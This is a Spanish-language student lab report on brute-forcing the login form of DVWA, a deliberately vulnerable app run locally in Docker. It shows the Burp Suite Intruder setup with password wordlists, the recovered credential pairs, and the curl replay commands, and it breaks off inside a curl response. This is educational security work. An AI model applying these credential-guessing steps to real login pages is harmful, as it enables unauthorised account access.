

# Informe Laboratorio 2

## Sección 1

Alumno Diego Banda Gálvez  
e-mail: diego.banda@mail\_udp.cl

Septiembre de 2025

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	4
2.3. Obtención de consulta a replicar (burp) . . . . .	4
2.4. Identificación de campos a modificar (burp) . . . . .	6
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	6
2.6. Obtención de al menos 2 pares (burp) . . . . .	7
2.7. Obtención de código de inspect element (curl) . . . . .	9
2.8. Utilización de curl por terminal (curl) . . . . .	12
2.9. Demuestra 4 diferencias (curl) . . . . .	16
2.10. Instalación y versión a utilizar (hydra) . . . . .	16
2.11. Explicación de comando a utilizar (hydra) . . . . .	17
2.12. Obtención de al menos 2 pares (hydra) . . . . .	19
2.13. Explicación paquete curl (tráfico) . . . . .	20
2.14. Explicación paquete burp (tráfico) . . . . .	20
2.15. Explicación paquete hydra (tráfico) . . . . .	20
2.16. Mención de las diferencias (tráfico) . . . . .	20
2.17. Detección de SW (tráfico) . . . . .	20
2.18. Interacción con el formulario (python) . . . . .	20
2.19. Cabeceras HTTP (python) . . . . .	20
2.20. Obtención de al menos 2 pares (python) . . . . .	20
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . . .	20
2.22. Demuestra 4 métodos de mitigación (investigación) . . . . .	21

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

Link repositorio: [github.com/DiegoBan/CIT-2113](https://github.com/DiegoBan/CIT-2113)

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

A través del mismo github entregado de DVWA, en su README, se encuentran distintas maneras de levantar el servicio, principalmente dos, la primera descargando el servicio para luego a través de comandos propios levantarlos, sin embargo en este desarrollo se decidió optar por su levantamiento a través de docker. Esta opción entrega una forma más sencilla y rápida de levantar el servicio, primero descargando la imagen oficial, para luego a través de un *docker-compose.yml* tener la configuración inicial y a través de este realizar el levantamiento.

Inicialmente se descarga la imagen con:

```
1 docker pull ghcr.io/digininja/dvwa:c6e3d05
```

Listing 1: Descarga de imagen

Una vez con la imagen, se crea el *docker-compose.yml*:

```
1 services:
2   web:
3     image: vulnerables/web-dvwa:latest
4     container_name: dvwa_web
5     ports:
6       - "4280:80"
7     restart: always
```

Listing 2: *docker-compose.yml* para DVWA


Los parámetros vistos corresponden a lo siguiente:

- **'web'**: Nombre asignado en archivo, en caso de requerir levantar otros a través del mismo *docker-compose-yml*.
- **image**: La imagen de DVWA descargada, indicando que es la a utilizar.
- **container\_name**: El nombre asignado al contenedor una vez levantado el servicio.
- **ports**: El mapeo de puertos a utilizar, en este caso el puerto local del computador 4280 se está mapeando al que utiliza la aplicación (80).
- **restart**: Este parámetro está en caso de posibles problemas con el contenedor, ante una posible falla y caída del contenedor, este se intentará volver a levantar automáticamente.

Una vez tengamos lo anterior listo, tan solo basta con ejecutar el siguiente comando a través de la terminal en la misma carpeta.

```
1 docker compose up -d
```

Listing 3: Levantamiento de contenedor



```
diego@MacBook-Air-de-Diego: ..\ografia\Lab02 - zsh
> docker compose up -d
[+] Running 2/3
  ✓ Network lab02_default
                                             Created 0.0s
[+] Running 3/3wa_web
  ✓ Network lab02_default
                                             Created 0.0s   match the detected host platform (linux/a
  ✓ Container dvwa_web
                                             Started 0.1s
! web The requested image's platform (linux/amd64) does not match the detected host platform (linux/a
rm64/v8) and no specific platform was requested 0.0s
```

Figura 1: funcionamiento y output de *docker compose up -d*

La advertencia que aparece es porque todo este procedimiento se está realizando en una computadora MacBoock Air M1, y la aplicación fue desarrollada principalmente para sistemas Linux.

### 2.2. Redirección de puertos en docker (dvwa)

La aplicación internamente trabaja a través del puerto 80 por ser una aplicación web (http), sin embargo gracias a docker y su docker compose, esto se puede modificar según posibles necesidades, problemas o comodidad. Esto se realiza a través de nuestro *docker-compose.yml*, en el parámetro "ports" se redirecciona el puerto 80 de la aplicación a uno de decisión propia, en el archivo presentado en el ítem anterior se mapea tal puerto 80 a nuestro puerto 4280, de esta manera, si se quiere realizar una conexión a la aplicación, esta se debe realizar a través del puerto mencionado. Si se requiere cambiar de puerto a utilizar nuevamente, es tan sencillo cómo cambiar tal configuración en el archivo correspondiente, y reiniciar el contenedor en caso de estar funcionando.

### 2.3. Obtención de consulta a replicar (burp)

Con el sitio levantado en *localhost:4280*, se puede acceder a este, obteniendo inicialmente una página de login, con la cual utilizamos las contraseñas *default* (username: admin, Password: password), una vez dentro, se debe crear/reiniciar la base de datos, para luego pasar a volver al login y ahora sí entrar a la aplicación web con todas sus funcionalidades.

Dentro de esta página web se tiene entre sus apartados de vulnerabilities, Brute Force, el cual consta del típico formulario utilizado para realizar un inicio de sesión en páginas web.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 2: Formulario de inicio de sesión Brute Force

A través de la pestaña 'target' de burp suite y su propio navegador incorporado (chromium) se hace una petición POST con tal formulario mencionado anteriormente y se captura lo enviado y lo recibido, de esta manera se realiza un análisis sobre de qué manera se está realizando la comunicación.

Figura 3: Captura inicial de peticiones

Como se puede observar en 'Request', se está haciendo envío de ambos parámetros en la primera línea de este GET, esta petición se usará como base para replicarla con distintos parámetros y lograr nuestro ataque de fuerza bruta.

## 2.4. Identificación de campos a modificar (burp)

Ya teniendo la consulta que se replicará, esta se envía a la pestaña 'Intruder' de burp, la cual sirve para realizar ataques de fuerza bruta o 'Cluster bomb attack', los cuales consisten en probar todas las combinaciones posibles de datos desde un diccionario para comprobar si alguna de estas combinaciones efectivamente accede al sitio web.

Desde la petición se deben identificar los parámetros que se envían, el formulario al solamente tener username y password, se debe de buscar ambos en la petición (y posibles réplicas). Afortunadamente en esta petición se encuentran ambos parámetros en la primera línea, por lo tanto con la misma herramienta mencionada anteriormente se seleccionan (los valores después de 'username' y 'password') y marcan como payload.




Figura 4: Identificación de parámetros

## 2.5. Obtención de diccionarios para el ataque (burp)

Para realizar un ataque de fuerza bruta es necesario un diccionario, un diccionario es una lista de posibles usernames o password que se deberán probar en el inicio de sesión. Teniendo estas dos listas por separado se intentan cada una de las combinaciones verificando que se logre un inicio de sesión.

Es importante contar con buenos diccionarios para llegar a buen puerto, ya que nuestro posible par usuario contraseña buscado debe estar dentro de estos diccionarios, por lo tanto mientras más representativos sean, mejor. Con más representativos me refiero a datos más comúnmente utilizados y una gran cantidad de estos, mientras más combinaciones se prueben, mejor será nuestro ataque.

Burpsuite es una herramienta bastante limitada (sobre todo su versión gratuita), por lo tanto es un problema utilizar diccionarios demasiado grandes, porque gracias a su velocidad limitada tomará demasiado tiempo en encontrar la o las contraseñas, es por ello que

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

para usuarios se utilizó una pequeña modificación de *top-usernames-shortlist.txt* (link) (se le agregaron los usernames: gordonb, 1337, user, pablo, smithy ya que se identificó que estaban presentes en la base de datos) y para contraseñas se utilizó *Pwdb\_top-1000.txt* (link)

### 2.6. Obtención de al menos 2 pares (burp)

Un ataque de fuerza bruta, como se mencionó anteriormente, consta de probar todas las combinaciones del par username password del diccionario, en la pestaña 'Intruder' abierta anteriormente se realizan las configuraciones necesarias:

- **Payload 1:** Se le asignan los valores de *top-usernames-shortlist.txt*




Figura 5: Payload 1

- **Payload 2:** Se le asignan los valores de *Pwdb\_top-1000.txt*.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 6: Payload 2

- **Settings:** Se activa y eliminan los valores predeterminados de *Grep - Match*, para luego agregar la palabra *incorrect*, de esta manera se identifican todos los intentos fallidos y se diferencian los correctos.




Figura 7: Settings Grep - Match

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Una vez estas configuraciones están listas, se puede comenzar a realizar las 21.000 pruebas. Tras este largo proceso se obtuvieron los siguientes par de usuario contraseña:

Request	Payload 1	Payload 2	Status code	Response r...	Error	Timeout	Length	incorr...	Comment
44	admin	password	200	11		4741			
49	smithy	password	200	14		4743			
234	gordonb	abc123	200	14		4745			
0			200	18		4703	1		
1	root	123456	200	3		4702	1		
2	admin	123456	200	12		4703	1		
3	gordonb	123456	200	6		4702	1		
4	1337	123456	200	8		4703	1		
5	user	123456	200	5		4702	1		

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. On the left, there's a tree view showing a cluster bomb attack under task 8. Task 1 shows a live passive crawl from the proxy. The main pane displays the results of an intruder attack on http://localhost:4280, listing various user credentials and their corresponding status codes and lengths. A detailed response for one of the successful logins is shown at the bottom.

Figura 8: Resultados usernames y password

- **Username:** admin, **Password:** password
- **Username:** smithy, **Password:** password
- **Username:** gordonb, **Password:** abc123

### 2.7. Obtención de código de inspect element (curl)

A la hora de realizar una petición get, se envía un formulario con la información, para luego recibir la respuesta correspondiente, esto se puede capturar para replicar a través de la herramienta 'inspect' de nuestros navegadores. Dentro de esta herramienta se abrirá la pestaña 'Network', en este apartado se capturan todas las comunicaciones efectuadas a través de los diferentes protocolos utilizados, en particular, si ahora enviamos una petición podremos ver como aparece en el apartado observado.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Name	X Headers	Payload	Preview	Response	Initiator	Timing	Cookies
brute/?username=admin&pa...	▼ General						
main.css	Request URL			http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login			
dvwaPage.js	Request Method			GET			
logo.png	Status Code			200 OK			
admin.jpg	Remote Address			127.0.0.1:8080			
add_event_listeners.js	Referrer Policy			strict-origin-when-cross-origin			
	▼ Response Headers	□ Raw					
	Cache-Control			no-cache, must-revalidate			
	Connection			Keep-Alive			
	Content-Length			4413			
	Content-Type			text/html;charset=utf-8			
	Date			Mon, 29 Sep 2025 15:34:52 GMT			
	Expires			Tue, 23 Jun 2009 12:00:00 GMT			
	Keep-Alive			timeout=5, max=100			
6 requests   4.7 kB transferred							

Figura 9: Formulario obtenido

En este caso se hizo una petición con el username 'admin' y la password 'password', se puede identificar cual es el formulario enviado ya que este contiene los parámetros usados y un payload, de esta manera identificándolo, se puede pasar a obtener el cURL haciendo click derecho sobre esto y copiando cURL.

The screenshot shows the DVWA Brute Force interface. On the left, there's a sidebar with various attack types like Brute Force, Command Injection, CSRF, etc. The main area has a 'Login' form with 'Username: admin' and 'Password: password'. Below it, a message says 'Welcome to the password protected area admin'. A small profile picture of a man is also visible. At the bottom, there's a 'More Information' section with a link to OWASP AT-004. The developer tools Network tab is open, showing a request to 'brute/?username=admin&password=password&Login=Login'. The response tab shows the raw cURL command:

```
curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
```

Figura 10: Obtención de cURL de una petición valida (username='admin', password='password')

```
1 curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&
2   ↪ password=password&Login=Login' \
```

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```

2 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
3   ↳ image/avif,image/webp,image/apng,*/*;q=0.8,application/
4   ↳ signed-exchange;v=b3;q=0.7' \
5 -H 'Accept-Language: en-US,en;q=0.9' \
6 -b 'PHPSESSID=v7v1oj6anuh0mqbuacogsfp15; security=low' \
7 -H 'Proxy-Connection: keep-alive' \
8 -H 'Referer: http://localhost:4280/vulnerabilities/brute/?username
9   ↳ =smithy&password=password&Login=Login' \
10 -H 'Sec-Fetch-Dest: document' \
11 -H 'Sec-Fetch-Mode: navigate' \
12 -H 'Sec-Fetch-Site: same-origin' \
13 -H 'Sec-Fetch-User: ?1' \
14 -H 'Upgrade-Insecure-Requests: 1' \
15 -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   ↳ AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
   ↳ Safari/537.36' \
13 -H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
14 -H 'sec-ch-ua-mobile: ?0' \
15 -H 'sec-ch-ua-platform: "macOS"'
```

Listing 4: cURL de petición válida




Figura 11: Obtención de cURL de una petición inválida (`username='12345'`, `password='12345'`)

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
1 curl 'http://localhost:4280/vulnerabilities/brute/?username=12345&
2   ↪ password=12345&Login=Login' \
3 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
4   ↪ image/avif,image/webp,image/apng,*/*;q=0.8,application/
5   ↪ signed-exchange;v=b3;q=0.7' \
6 -H 'Accept-Language: en-US,en;q=0.9' \
7 -b 'PHPSESSID=v7v1oj6anuh0mqbuacogscfp15; security=low' \
8 -H 'Proxy-Connection: keep-alive' \
9 -H 'Referer: http://localhost:4280/vulnerabilities/brute/?username
10   ↪ =admin&password=password&Login=Login' \
11 -H 'Sec-Fetch-Dest: document' \
12 -H 'Sec-Fetch-Mode: navigate' \
13 -H 'Sec-Fetch-Site: same-origin' \
14 -H 'Sec-Fetch-User: ?1' \
15 -H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  ↪ AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
  ↪ Safari/537.36' \
-H 'sec-ch-ua: "Not=A?Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS",
```

Listing 5: cURL de petición inválida

### 2.8. Utilización de curl por terminal (curl)

Primero para utilizar cURL se verifica que esté instalado en el sistema, a través de:

```
1 curl --version
```

Listing 6: verión de cURL



```
diego@MacBook-Air-de-Diego ~ ..o grafia/Lab02 -- zsh
> curl --version
curl 8.7.1 (x86_64-apple-darwin24.0) libcurl/8.7.1 (SecureTransport) LibreSSL/3.3.6 zlib/1.2.12 nghttp
2/1.64.0
Release-Date: 2024-03-27
Protocols: dict file ftp ftps gopher gophers http https imap imaps ipfs ipns ldap ldaps mqtt pop3 pop3s
rtsp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS GSS-API HSTS HTTP2 HTTPS-proxy IPv6 Kerberos Largefile libz MultiSSL NTLM
SPNEGO SSL threadsafe UnixSockets
```

Figura 12: versión de cURL

Una vez tenemos esta verificación hecha, se pueden ejecutar los comandos cURL obtenidos en el paso anterior, obteniendo a través de la ejecución de este, el html respuesta de la petición hecha.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

### ■ Petición válida

```
> curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'PHPSESSID=v7vloj6anuh0mqbuacogscfp15; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=smithy&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Not A Brand";v="24", "Chromium";v="140"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "macOS"'
```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

`<html xmlns="http://www.w3.org/1999/xhtml">`

`<head>`

`<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />`

`<title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>`

`<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />`

`<link rel="icon" type="image/ico" href="../../favicon.ico" />`

`<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>`

`</head>`

`<body class="home">`

`<div id="container">`

`<div id="header">`

``

`</div>`

`<div id="main_menu">`

`<div id="main_menu_padded">`

`<ul class="menuBlocks">`

`<li class=""><a href="../../instructions.php">Instructions</a></li>`

`<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>`

`</ul><ul class="menuBlocks">`

`<li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>`

`<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>`

`<li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>`

`<li class=""><a href="../../vulnerabilities/fi/?page=include.php">File Inclusion</a></li>`

`<li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>`

`<li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>`

`<li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>`

`<li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>`

`<li class=""><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>`

`<li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>`

`<li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>`

`<li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>`

`<li class=""><a href="../../vulnerabilities/csp/">CSP Bypass</a></li>`

`<li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>`

`</ul><ul class="menuBlocks">`

`<li class=""><a href="../../security.php">DVWA Security</a></li>`

`<li class=""><a href="../../phpinfo.php">PHP Info</a></li>`

`<li class=""><a href="../../about.php">About</a></li>`

`</ul><ul class="menuBlocks">`

`<li class=""><a href="../../logout.php">Logout</a></li>`

`</ul>`

`</div>`

`</div>`

`<div id="main_body">`

`<div class="body_padded">`

`<h1>Vulnerability: Brute Force</h1>`

`<div class="vulnerable_code_area">`

`<h2>Login</h2>`

Figura 13: Respuesta de petición válida parte 1

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
</div>
</div>
<div id="main_body">



<h1>Vulnerability: Brute Force</h1>
    <div class="vulnerable_code_pane">
        <div><h2>Login</h2>
            <form action="#" method="GET">
                Username:<br />
                <input type="text" name="username"><br />
                Password:<br />
                <input type="password" AUTOCOMPLETE="off" name="password"><br />
                <br />
                <input type="submit" value="Login" name="Login">
            </form>
            <p>Welcome to the password protected area admin</p><img alt="/hackbarable/users/admin.jpg" />
        </div>
        <h2>More Information</h2>
        <ul>
            <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
            <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
            <li><a href="http://www.sillychicken.co.nz/security/how-brute-force-htpasswd-instances.html" target="_blank">http://www.sillychicken.co.nz/security/how-brute-force-htpasswd-instances.html</a></li>
        </ul>
        <br /><br />
        </div>
        <div class="clear">
        </div>
